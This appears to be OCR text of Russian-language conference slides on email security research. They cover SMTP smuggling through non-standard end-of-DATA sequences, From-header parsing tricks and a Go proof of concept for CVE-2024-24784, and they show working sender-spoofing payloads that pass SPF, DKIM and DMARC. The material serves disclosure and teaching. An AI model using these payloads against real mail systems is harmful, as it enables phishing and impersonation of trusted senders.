



```
slonser@[::1
    RSET
    MAIL FROM:
<slonser.bugbounty@yandex.ru>
    RCPT TO:
<recipient@yandex.ru>
    DATA
    From:
slonser.bugbounty@yandex.ru

    Changed
    .
    QUIT
]
```

Проблема №3: несогласованность участников

Теория — Компоненты почты



Теория — Общение по SMTP

Специальные конструкции

- **<SP>**: Отделить аргумент
- **<CRLF>**: Закрыть команду / строку
- **<CRLF>.<CRLF>**: Закрыть DATA


Тоже иногда закрывают **DATA**:

- <CR>.<LF>
- <LF>.<LF>
- <CR>.<CR>
- <CRLF>.<LF>
- <LF>.<CRLF>
- <CRLF>\x00.<CRLF>
- <CRLF>.\x00<CRLF>


...

Заголовки

Тело письма



Пример — SMTP Smuggling



SEC Consult: SMTP Smuggling
smtpsmuggling.com

Пример — SMTP Smuggling

“Исходящий” сервер

```
STARTTLS
AUTH LOGIN ...

MAIL FROM: A
RCPT: Б
DATA
Привет!
<LF>.<CRLF>
MAIL FROM: АДМИН
RCPT: Б
DATA
t.me/hahacking 🌹??
.
```

- Microsoft Exchange Online
- GMX

SPF

DKIM

DMARC

“Принимающий” сервер


```
MAIL FROM: A
RCPT: Б
DATA
Привет!
.
.....................
MAIL FROM: АДМИН
RCPT: Б
DATA
t.me/hahacking 🌹??
.
```


- Cisco
- Sendmail
- aiosmtpd
- Postfix
- Exim
- SurgeMail


Теория — From Header

- **From**: login@domain.com
- **From**: <login@domain.com>
- **From**: "Name" <login@domain.com>
- **From**: <login@domain.com> (comment)
- **From**: group: slonser@domain.com, notslonser@domain.com
- **Sender**: <login@domain.com>

Бой — Impact



1
S
spoofed@gmail.com
Test Email
04.01.2024
Hello!


2
spoofed@outlook.com
кому: мне
Перевести на русский
amogus


3
Abobus
AR
spoofed@g...
spoofed@gmail.com
23 апреля в 18:04
sevakokorin80@gmail.com
Amogus

Бой — Gmail → Yandex, Outlook, e.t.c.

```
From: <spoofed@gmail.com> "spoofed"
   <slonser.bugbounty@gmail.com>
```



Бой — Comments

One of the attack vectors is address spoofing

Golang / CVE-2024-24784

```
package main

import (
        "fmt"
        "net/mail"
)

func main() {
        addressListString := "(<evil@gmail.com>,) <sevakokorin80@gmail.com>"

        addressList, err := mail.ParseAddressList(addressListString)
        if err != nil {
                fmt.Println("Error parsing address list:", err)
                return
        }

        for _, addr := range addressList {
                fmt.Printf("Name: %s, Address: %s\n", addr.Name, addr.Address)
        }
}
```

Output:

```
Name: (, Address: evil@gmail.com
Name: ), Address: sevakokorin80@gmail.com
```

Бой — Grouping nightmare

Example:

From: family: mom@domain.com, dad@domain.com, son@domain.com

Бой — Invalid Group

Example:

```
<spoofed@domain.com>:<valid@domain.com>
<valid@domain.com>:<spoofed@domain.com>
```


Бой — Outlook → Gmail

```
Slonser
<slonser.bugbounty@outlook.com>: spoofed@outlook.com
```

От:	"Slonser <slonser.bugbounty@outlook.com>:" <spoofed@outlook.com>
Кому:	sevakokorin80@gmail.com
Тема:	Abobus
SPF:	PASS с IP-адресом 2a01:111:f403:2e08:0:0:0:801. Подробнее…
DKIM:	'PASS', домен outlook.com Подробнее…
DMARC:	'PASS' Подробнее…

Бой — Gmail → Outlook, Yandex

```
Slonser
<spoofed@gmail.com>:<slonser.bugbounty@gmail.com>
```



Ссылки — чтобы узнать чуть подробнее

СТАТЬЯ

Email Attacks

blog.slonser.info/posts/email-attacks/

СТАТЬЯ

E-mail Injection

hahacking.t.me/38

ДЕМО

Mail Injection

github.com/qwqoro/Mail-Injection


phd 2X pt
Спасибо!
Хорошего дня
Елизавета Тишина
из DeteAct
Всеволод Кокорин
из SolidLab